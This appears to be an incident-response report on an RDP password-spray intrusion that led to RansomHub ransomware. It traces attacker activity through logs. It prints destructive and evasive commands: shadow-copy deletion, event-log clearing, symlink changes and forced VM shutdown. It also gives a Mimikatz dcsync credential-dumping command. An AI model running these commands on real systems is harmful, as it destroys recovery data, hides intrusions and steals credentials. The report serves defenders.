

Hide Your RDP: Password Spray Leads to RansomHub Deployment

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Key Takeaways

- Initial access was via a password spray attack against an exposed RDP server, targeting numerous accounts over a four-hour period.
- Mimikatz and Nirsoft were used to harvest credentials, with evidence of LSASS memory access.
- Discovery was accomplished using living-off-the-land binaries as well as Advanced IP Scanner and NetScan.
- Rclone was used to exfiltrate data to a remote server using SFTP.
- The threat actor deployed RansomHub ransomware network wide, which spread over SMB and was executed using remote services.

This case was featured in our June 2025 DFIR Labs Forensics Challenge and is available as a lab today here for one time access or included in our new subscription plan. It was originally published as a Threat Brief to customers in Feb 2025.

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Case Summary

This intrusion began in November 2024 with a password spray attack targeting an internet-facing RDP server. Over the course of several hours, the threat actor attempted logins against multiple accounts using known malicious IPs (based on OSINT). Several hours later they then logged in via RDP with one of the previously compromised users and ran a series of discovery commands, including various `net` commands to enumerate users and computers. Credential access tools, specifically Mimikatz and Nirsoft CredentialsFileView, were used to extract stored credentials and interact with LSASS memory.

Approximately two hours after initially authenticating to the beachhead host, the threat actor used RDP to move laterally to two domain controllers. Once on the domain controllers, they accessed the Windows Administrative Tools via the graphical user interface (GUI) to examine the DNS management console. Simultaneously, the threat actor continued to access additional servers and endpoints, conducting similar activities, namely reconnaissance via `net` commands and credential harvesting using Mimikatz throughout the environment. During this same time frame, Advanced IP Scanner was downloaded via the Microsoft Edge browser, and a network scan was initiated from the beachhead host.

The threat actor then continued lateral movement to additional hosts targeting backup servers, file servers, hypervisors, and more domain controllers. They utilized Mimikatz across several of these hosts outputting CSV files named for the child domains the hosts belonged to. Based on the logs we assess this activity was likely to confirm their pivot domain administrator account was present in the various domains. The threat actor concluded their operations for the day by viewing documents on various file shares after successfully gaining access to several high-value servers within the environment via RDP using their high-privileged account.

On the second day, they returned to the beachhead and reran Advanced IP Scanner and also SoftPerfect NetScan for broader network mapping. Later, Atera was installed via RDP on two backup servers, likely to maintain persistent remote access through legitimate administrative channels. The threat actor continued with another round of discovery.

On the start of the third day they employed Rclone to exfiltrate files over SFTP. The Rclone setup used helper scripts and was configured to include specific file types, such as documents, spreadsheets, emails, and image files. The transfer occurred over port 443, but the traffic was confirmed to be SFTP.

On the fifth day the threat actor returned via Splashtop installed on one of the backup servers. From there they performed another network sweep using Netscan. They then used RDP to connect to several hosts including domain controllers where several user passwords were reset. A little over an hour after becoming active again, now on the sixth day of the intrusion, the threat actor connected to a new server, ran another round of Netscan and then prepared for their ransomware deployment. They dropped the binary named amd64.exe and executed it on the host. This started a chain where files on the local host were encrypted but it also reached out to remote hosts to transfer a copy of the ransomware over SMB and then execute that file on the hosts using a remote service.

Once ran, the ransomware tried to kill any running virtual machines, setup permissive symlinks, delete shadow copies, and clear event logs. Following this, files were encrypted and a note linking the ransom to the RansomHub group was dropped. The Time to Ransomware (TTR) for this intrusion was around 118 hours over six calendar days.

Analysts

Analysis and reporting completed by @tas_kmanager, @iiamaleks and UC2

Initial Access

The threat actor's first observed interaction with the victim environment occurred in late November 2024, when they initiated a series of password spraying attempts against multiple user accounts via a publicly accessible Remote Desktop Protocol (RDP) server. The activity spanned approximately four hours and originated from two IP addresses under one ISP: 185.190.24.54 and 185.190.24.33.

Open-source intelligence (OSINT) confirms that the IP addresses has history of malicious activities. According to reports from AbuseIPDB, these IPs have been associated with numerous failed authentication attempts targeting firewalls and administrative web interfaces, indicating their use in broader scanning and credential attacks.

IP Abuse Reports for 185.190.24.54:

This IP address has been reported a total of **247** times from 71 distinct sources. 185.190.24.54 was first reported on September 10th 2022, and the most recent report was **4 months ago**.

Old Reports: The most recent abuse report for this IP address is from **4 months ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
 Cyber Crusader	2025-01-15 11:40:55 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-15 11:40:55 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-14 10:47:43 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-13 09:52:48 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-10 09:56:40 (4 months ago)	Many Failed Attempts to Brute Force Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-09 10:08:43 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-08 10:20:59 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-07 10:10:57 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-06 09:50:02 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force

IP Abuse Reports for 185.190.24.33:

This IP address has been reported a total of **86** times from 19 distinct sources. 185.190.24.33 was first reported on July 9th 2022, and the most recent report was **4 months ago**.

Old Reports: The most recent abuse report for this IP address is from **4 months ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
 Cyber Crusader	2025-01-15 13:41:40 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-15 11:41:42 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-14 10:47:39 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-13 09:53:34 (4 months ago)	Failed Attempt to Connect to and access Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-10 09:56:17 (4 months ago)	Many Failed Attempts to Brute Force Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-09 10:08:09 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force
 Cyber Crusader	2025-01-08 10:19:29 (4 months ago)	Failed Attempt to Access Admin on Firewall	Port Scan Hacking Brute-Force

The threat actor successfully authenticated into six distinct user accounts, as evidenced by multiple instances of Windows Security Log Event ID 4624, indicating successful logons.

host.hostname	user.name	winlog.event_data.TargetUserName	winlog.keywords	source.ip	source.as.organization.name	source.geo.country.name	winlog.event_data.AuthenticationPackageName	winlog.event_data.LogonProcessName	winlog.event_data.LogonProcessId
rdp8	A	A	Audit Success	185.190.24.54	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3
rdp8	M	M	Audit Success	185.190.24.54	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3
rdp8	L	L	Audit Success	185.190.24.54	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3
rdp8	B	B	Audit Success	185.190.24.33	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3
rdp8	A	A	Audit Success	185.190.24.33	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3
rdp8	M	M	Audit Success	185.190.24.33	Internet Solutions & Innovations LTD.	Panama	NTLM	NtLmSsp	3

The threat actor selected a user and performed a login, about four hours after the successful logon occurrences from the password spray activities. The user will be referred as *Initial Access User* from this point in this report. Note that the threat actor is using different IP address, **164.138.90.2**, that has different ISP and geo information.

host.hostname	user.name	winlog.event_data.TargetUserName	winlog.keywords	source.ip	source.as.organization.name	source.geo.country.name	winlog.event_data.AuthenticationPackageName	winlog.event_data.LogonProcessName
rdp8	L	L	Audit Success	164.138.90.2	JSC Redcom-Internet	Russia	NTLM	NtLmSsp
rdp8	L	L	Audit Success	164.138.90.2	JSC Redcom-Internet	Russia	NTLM	NtLmSsp
rdp8	I	I	Audit Success	164.138.90.2	JSC Redcom-Internet	Russia	Negotiate	User32

Digging deeper in to the login we observed that the *Initial Access User* logged in with Elevated Token (Elevated Token: Yes), which means the session this event represents is elevated and has administrator privileges – Event 4624 Microsoft Learn.

```
✓ An account was successfully logged on.

Subject:
    Security ID:          S-1-5-18
    Account Name:         [REDACTED] RDP0
    Account Domain:       [REDACTED]
    Logon ID:             0x3E7

Logon Information:
    Logon Type:           10
    Restricted Admin Mode: No
    Virtual Account:      No
    Elevated Token:       Yes

Impersonation Level:      Impersonation

New Logon:
    Security ID:          S-1-5-21-369596110-3220601104-3970167149-1000
    Account Name:         [REDACTED]
    Account Domain:       [REDACTED]
    Logon ID:             0xBC5232B
    Linked Logon ID:      0x0
    Network Account Name: -
    Network Account Domain: -
    Logon GUID:           {cbee5e34-e8a1-dc64-f6ba-ec8ef4cf3d94}

Process Information:
    Process ID:           0x1d4
    Process Name:         C:\Windows\System32\svchost.exe

Network Information:
    Workstation Name:     [REDACTED] RDP
    Source Network Address: 164.138.90.2
    Source Port:          0

Detailed Authentication Information:
    Logon Process:        User32
    Authentication Package: Negotiate
    Transited Services:   -
    Package Name (NTLM only): -
    Key Length:           0
```

Additionally, we also observed the following IP addresses accessing the *Initial Access User* and one other user in the following days after the initial breach. We do not have evidence that this access was related to threat actor tracked in this case.

IP Address	ISP	Country
37.120.143.202	M247 Europe SRL	Belgium
38.180.139.56	M247 Europe SRL	United Kingdom
5.181.86.158	Internet Solutions & Innovations LTD.	Ukraine

Execution

Throughout the attack we observed the execution of multiple threat actor controlled scripts and commands.

Visual Basic

`nocmd.vbs` was executed as part of the exfiltration process using RClone. This Visual Basic script creates a WScript process that runs the RClone exfiltration batch script, `rcl.bat`. More details on this script will be explored on the Exfiltration section.

Batch Script

`rcl.bat` was a batch script used to execute a RClone job. It receives further instructions on which files to exfiltrate from a file named `include.txt`. More details on this script will be explored on the Exfiltration section.

PowerShell

As part of the Ransomhub ransomware operation, numerous PowerShell commands were executed. More details on this will be explored on the Impact section.

1. To force shutdown VM in Hypervisor Servers

```
powershell.exe -Command PowerShell -Command "{ Get-VM | where { $_.Name -ne 'VM01' -and $_.Name -ne 'VM02' } | Stop-VM -Force
```

1. To remove volume shadow copy

```
powershell.exe -Command PowerShell -Command "\"Get-CimInstance Win32_ShadowCopy | Remove-CimInstance\""
```

Windows Command Shell

As part of the Ransomhub ransomware operation, numerous Windows shell commands were executed. More details on this will be explored on the Impact and Defense Evasion sections.

The threat actor also executed common discovery commands such as `nslookup`, `net` and more. More details on this will be explored on the Discovery section.

RDP Session Executions

The threat actor leveraged their RDP session to interact directly with the desktop environment, as evidenced by the parent process `explorer.exe` launching tools and binaries like `Mimikatz`, `CredentialsFileView`, `Advanced IP Scanner`, and `NetScan`.

process.name	process.command_line	process.parent.name
CredentialsFileView.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] CredentialsFileView.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
CredentialsFileView.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] CredentialsFileView.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
mimikatz.exe	"C:\Users\ [REDACTED] Desktop\ [REDACTED] mimikatz.exe"	explorer.exe
Advanced_IP_Scanner_2.5.4594.1.exe	"C:\Users\ [REDACTED] Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"	explorer.exe
heidisql.exe	"C:\Program Files (x86)\Common Files\ [REDACTED] \HeidiSQL\heidisql.exe"	explorer.exe
Advanced_IP_Scanner_2.5.4594.1.exe	"C:\Users\ [REDACTED] Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"	explorer.exe
netscan.exe	"C:\Users\ [REDACTED] Desktop\netscan.exe"	explorer.exe

Persistence

During the intrusion the threat actor deployed Atera and Splashtop RMM tools on several hosts. These tools enabled persistence by setting up services on the hosts which can be observed in event ID 7045.

 A service was installed in the system.

Service Name: AteraAgent
Service File Name: "C:\Program Files (x86)\ATERA Networks\AteraAgent\AteraAgent.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

 A service was installed in the system.

Service Name: Splashtop® Remote Service
Service File Name: "C:\Program Files (x86)\Splashtop\Splashtop Remote\Server\SRService.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

At a later stage of the operation, the threat actor was observed changing multiple users passwords utilizing `net` command, to the same password. Besides persistence, the timing of the password changes around the ransomware deployment suggests the threat actor may have done it to help the ransomware spread or to block admin access during the attack.

event.code	winlog.computer_name	process.command_line	process.pe.description	process.parent.command_line	process.executable
1	DC	net user G asr	Net Command	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\net.exe
1	DC	net user C asr	Net Command	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\net.exe
1	DC	net user F asr	Net Command	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\net.exe
1	DC	net user R asr	Net Command	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\net.exe

Defense Evasion

During the intrusion the threat actor did not clear all files they dropped, but they did pay special attention to specifically return to the file servers some 20 hours after exfiltration activity to remove the Rclone related files discussed in the Exfiltration section.

event.code	event.type	process.name	process.pid	file.directory	file.name
23	deletion	Explorer.EXE	2,452	C:\Users\ \Desktop	Advanced_Port_Scanner_2.5.3869.exe
23	deletion	Explorer.EXE	6,000	C:\Users\ \Desktop	netscan.exe
23	deletion	Explorer.EXE	11,584	C:\Users\ \Desktop	netscan.exe
23	deletion	Explorer.EXE	3,812	C:\ProgramData\Veeam	nocmd.vbs
23	deletion	Explorer.EXE	3,812	C:\ProgramData\Veeam	rcl.bat
23	deletion	Explorer.EXE	3,812	C:\ProgramData\Veeam	rclone.exe
23	deletion	Explorer.EXE	4,540	C:\ProgramData\Veeam	nocmd.vbs
23	deletion	Explorer.EXE	4,540	C:\ProgramData\Veeam	rcl.bat
23	deletion	Explorer.EXE	4,540	C:\ProgramData\Veeam	rclone.exe
23	deletion	Explorer.EXE	4,488	C:\ProgramData\Veeam	nocmd.vbs
23	deletion	Explorer.EXE	4,488	C:\ProgramData\Veeam	rcl.bat

Along with the execution of the ransomware, we observed the following commands used to remove evidence from the host and inhibit recovery activity.

To run `vssadmin.exe` and delete shadow copy files:

```
cmd.exe /c "vssadmin.exe Delete Shadows /all /quiet"
```

To run `fsutil` and allow remote to local and remote to remote symbolic links:

```
cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1"
cmd.exe /c "fsutil behavior set SymlinkEvaluation R2R:1"
```

To run `wevutil` and clear Windows logs:

```
cmd.exe /c wevtutil cl security
cmd.exe /c wevtutil cl system
cmd.exe /c wevtutil cl application
```

Credential Access

As we observe in most of our intrusions, once the threat actor gained access to the RDP-exposed beachhead host via password spraying, they leveraged well-known credential harvesting tools, specifically Mimikatz and Nirsoft's CredentialsFileView. These tools were deployed on compromised hosts to target different sources of stored credentials.

process.name	process.command_line	process.parent.name	process.parent.command_line
CredentialsFileView.exe	"C:\Users\██████████\Desktop\x64\credentialsfileview-x64\CredentialsFileView.exe"	explorer.exe	C:\Windows\Explorer.EXE
CredentialsFileView.exe	"C:\Users\██████████\Desktop\x64\credentialsfileview-x64\CredentialsFileView.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
CredentialsFileView.exe	"C:\Users\██████████\Desktop\x64\credentialsfileview-x64\CredentialsFileView.exe"	explorer.exe	C:\Windows\Explorer.EXE
CredentialsFileView.exe	"C:\Users\██████████\Desktop\x64\credentialsfileview-x64\CredentialsFileView.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
CredentialsFileView.exe	"C:\Users\██████████\Desktop\x64\credentialsfileview-x64\CredentialsFileView.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE
mimikatz.exe	"C:\Users\██████████\Desktop\x64\mimikatz.exe"	explorer.exe	C:\Windows\Explorer.EXE

On the beachhead host, we observed both tools being dropped on the Desktop of the compromised user. First CredentialsFileView was used to decrypt credential files stored on Windows systems, revealing saved passwords in plain text. This activity can be detected by Event ID 5379, indicating credential enumeration and read operations on stored credentials.

```
Credential Manager credentials were read.

Subject:
  Security ID:      S-1-5-21-██████████-1406
  Account Name:    ██████████
  Account Domain:  ██████████
  Logon ID:        0xBC5232B
  Read Operation:   Enumerate Credentials

This event occurs when a user performs a read operation on stored credentials in Credential Manager.
```

```
Credential Manager credentials were read.

Subject:
  Security ID:      S-1-5-21-[REDACTED]-1406
  Account Name:     [REDACTED]
  Account Domain:   [REDACTED]
  Logon ID:         0xBC5232B
  Read Operation:   Read Credential

This event occurs when a user performs a read operation on stored credentials in Credential Manager.
```

Subsequently, Mimikatz was used to capture various sensitive information. Its execution resulted in the creation of several output files based on the child domains.

file.path	process.executable
C:\Users\ [REDACTED] \x64\ [REDACTED] .csv	C:\Users\ [REDACTED] \x64\mimikatz.exe
C:\Users\ [REDACTED] \x64\ [REDACTED] .csv	C:\Users\ [REDACTED] \x64\mimikatz.exe
C:\Users\ [REDACTED] \x64\domain\ [REDACTED] .csv	C:\Users\ [REDACTED] \x64\mimikatz.exe
C:\Users\ [REDACTED] \x64\ [REDACTED] .csv	C:\Users\ [REDACTED] \x64\mimikatz.exe

The execution patterns for these align with event ID 4662 logs for Active Directory sync events:

event.code	winlog.event_data.SubjectUserName	user.domain	winlog.event_data.ObjectName	winlog.event_data.ObjectType	winlog.task
4662	Domain Admin Account	Child Domain P	%{21dbdefd-2d08-4ba0-afe5-933e416c838d}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{21dbdefd-2d08-4ba0-afe5-933e416c838d}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{21dbdefd-2d08-4ba0-afe5-933e416c838d}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662		Child Domain W	%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{4c17b319-c6ff-418f-995f-e46711c6fca4}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662		Child Domain A	%{a8351004-7201-4da9-8334-8334f7dc4d47}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{a8351004-7201-4da9-8334-8334f7dc4d47}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access
4662			%{a8351004-7201-4da9-8334-8334f7dc4d47}	%{19195a5b-6da0-11d0-afd3-00c04fd938c9}	Directory Service Access

The number of logs do not indicate a full sync of all AD accounts, but likely the threat actor was checking to see if their privileged account existed across all domains and share the same password. With a command similar to:

```
lsadump::dcsync /domain:CHILD.DOMAIN.EXAMPLE /user:DOMAINADMINUSER /csv > CHILD.csv
```

Further Sysmon log analysis suggests that Mimikatz was also likely run with commands targeting the Local Security Authority Subsystem Service (LSASS) process, such as when the command “sekurlsa::logonpasswords” was used, a command designed to extract credentials and tickets directly from LSASS memory. If the full command line is not available, another way to capture Mimikatz targeting LSASS is by looking for process accessing LSASS (Sysmon Event 10).

```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: ██████████
SourceProcessGUID: {0e572d8b-df3f-6743-340f-000000000600}
SourceProcessId: 7064
SourceThreadId: 2624
SourceImage: C:\Users\█████████\Desktop\x64\mimikatz.exe
TargetProcessGUID: {0e572d8b-a002-6691-0c00-000000000600}
TargetProcessId: 684
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9f3b4|C:\Windows\System32\KERNELBASE.dll+2aafe|C:\Users\█████████\Desktop\x64\mimikatz.exe+c291e|C:\Users\█████████\Desktop\x64\mimikatz.exe+c2cf5|C:\Users\█████████\Desktop\x64\mimikatz.exe+c285d|C:\Users\█████████\Desktop\x64\mimikatz.exe+85a44|C:\Users\█████████\Desktop\x64\mimikatz.exe+8587c|C:\Users\█████████\Desktop\x64\mimikatz.exe+85647|C:\Users\█████████\Desktop\x64\mimikatz.exe+c97a5|C:\Windows\System32\KERNEL32.DLL+14ed0|C:\Windows\SYSTEM32\ntdll.dll+7e39b
SourceUser: ██████████
TargetUser: NT AUTHORITY\SYSTEM
```

Discovery

The threat actor leveraged a combination of living-off-the-land techniques and third party tools to perform discovery activities. They used built-in Windows commands such as `net` and `nltest`, third-party tools like Advanced IP Scanner and SoftPerfect's NetScan, and Microsoft Management Console applets.

The Classics, Living-off-the-land Commands

event.code	winlog.computer_name	process.command_line	process.executable	process.pe.description	process.parent.command_line
1	RDPB	nslookup ██████████.LOCAL	C:\Windows\System32\nslookup.exe	nslookup	"C:\Windows\system32\cmd.exe"
1	RDPB	net localgroup Administrators	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	net group "server admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	nltest /domain_trusts /all_trusts	C:\Windows\System32\nltest.exe	Microsoft® Logon Server Test Utility	"C:\Windows\system32\cmd.exe"
1	RDPB	net accounts	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
1	RDPB	ipconfig /all	C:\Windows\System32\ipconfig.exe	IP Configuration Utility	"C:\Windows\system32\cmd.exe"
1	RDPB	route print	C:\Windows\System32\ROUTE.EXE	TCP/IP Route Command	"C:\Windows\system32\cmd.exe"
1	RDPB	nltest /domain_trusts	C:\Windows\System32\nltest.exe	Microsoft® Logon Server Test Utility	"C:\Windows\system32\cmd.exe"
1	RDPB	ping ██████████ local	C:\Windows\System32\PING.EXE	TCP/IP Ping Command	"C:\Windows\system32\cmd.exe"
1	RDPB	ping ██████████ local	C:\Windows\System32\PING.EXE	TCP/IP Ping Command	"C:\Windows\system32\cmd.exe"

Living-off-the-land discovery command sequence in the beachhead RDP server

The threat actor utilized these commands to perform discovery of the victim network:

1. `Nslookup` – Resolve internal domain name to identify domain controllers or DNS info

2. **Net** - Enumerate user groups, domain accounts, computers, and password policy settings to identify privileged users and map the domain environment
3. **Nltest** - Discover domain trust relationships to explore potential paths for lateral movement or cross-domain access.
4. **Ipconfig** - Retrieve detailed network interface configuration to learn about the local host's IP settings, DNS, and gateway
5. **Route** - Display routing table to analyze reachable networks and plan pivoting or data exfiltration paths
6. **Ping** - Test connectivity and resolve internal hostnames to identify active and reachable systems within the network

Whenever the threat actor successfully logged in into a new endpoint, they performed the combinations of above commands over and over again.

event.code	winlog.computer_name	process.command_line	process.executable	process.pe.description	process.parent_command_line
	DC	nltest /domain:trusts /all:trusts	C:\Windows\System32\nltest.exe	Microsoft® Logon Server Test Utility	"C:\Windows\system32\cmd.exe"
	DC	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	BACKUPB	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	HVB	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	HVB	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	DC	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	DC	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	BACKUPB	net group "domain admins" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	BACKUPB	net group "domain computers" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	DC	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	DC	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	SHAREE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	BACKUPB	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	ADSE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	ADSE	net group "domain users" /domain	C:\Windows\System32\net.exe	Net Command	"C:\Windows\system32\cmd.exe"
	ADSE	ipconfig /all	C:\Windows\System32\ipconfig.exe	IP Configuration Utility	"C:\Windows\system32\cmd.exe"

Living-off-the-land discovery command sequence on other hosts and servers

Advanced IP Scanner

The threat actor downloaded the Advanced IP Scanner from the official website, this can be observed from the Zeek/Suricata logs, specifically with the rule "ET ADWARE_PUP IP Scanner Tool Update Request (GET)"

rule.name	network.protocol	source.ip	source.as.organization.name	destination.ip	destination.port	destination.domain	suricata.event.alert.category
ET ADWARE_PUP IP Scanner Tool Update Request (GET)	http		-	188.48.38.100	80	www.advanced-ip-scanner.com	Detection of a Network Scan
ET ADWARE_PUP IP Scanner Tool Update Request (GET)	http		-	188.48.38.100	80	www.advanced-ip-scanner.com	Detection of a Network Scan

The installer was saved in the domain admin account's Downloads folder. The threat actor executed the Advanced IP Scanner in 3 different occasions. Once used, they deleted the binary file.

event_code	winlog_computer_name	process_command_line	process.pe.description	process.parent_command_line
1	RDPB	"C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"	Advanced IP Scanner Setup	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
1	RDPB	"C:\AppData\Local\Temp\4\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:\Downloads\" /lng en-us	Advanced IP Scanner	"C:\AppData\Local\Temp\4\is-6MPEC.tmp\Advanced_IP_Scanner_2.5.4594.1.tmp" /SL5="528384;28439558,139776,C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"
1	RDPB	"C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"	Advanced IP Scanner Setup	C:\Windows\Explorer.EXE
1	RDPB	"C:\AppData\Local\Temp\4\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:\Downloads\" /lng en-us	Advanced IP Scanner	"C:\AppData\Local\Temp\4\is-PFMD0.tmp\Advanced_IP_Scanner_2.5.4594.1.tmp" /SL5="588288;28439558,139776,C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"
1	RDPB	"C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"	Advanced IP Scanner Setup	C:\Windows\Explorer.EXE
1	RDPB	"C:\AppData\Local\Temp\4\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:\Downloads\" /lng en-us	Advanced IP Scanner	"C:\AppData\Local\Temp\4\is-F3B5G.tmp\Advanced_IP_Scanner_2.5.4594.1.tmp" /SL5="5186342;28439558,139776,C:\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"

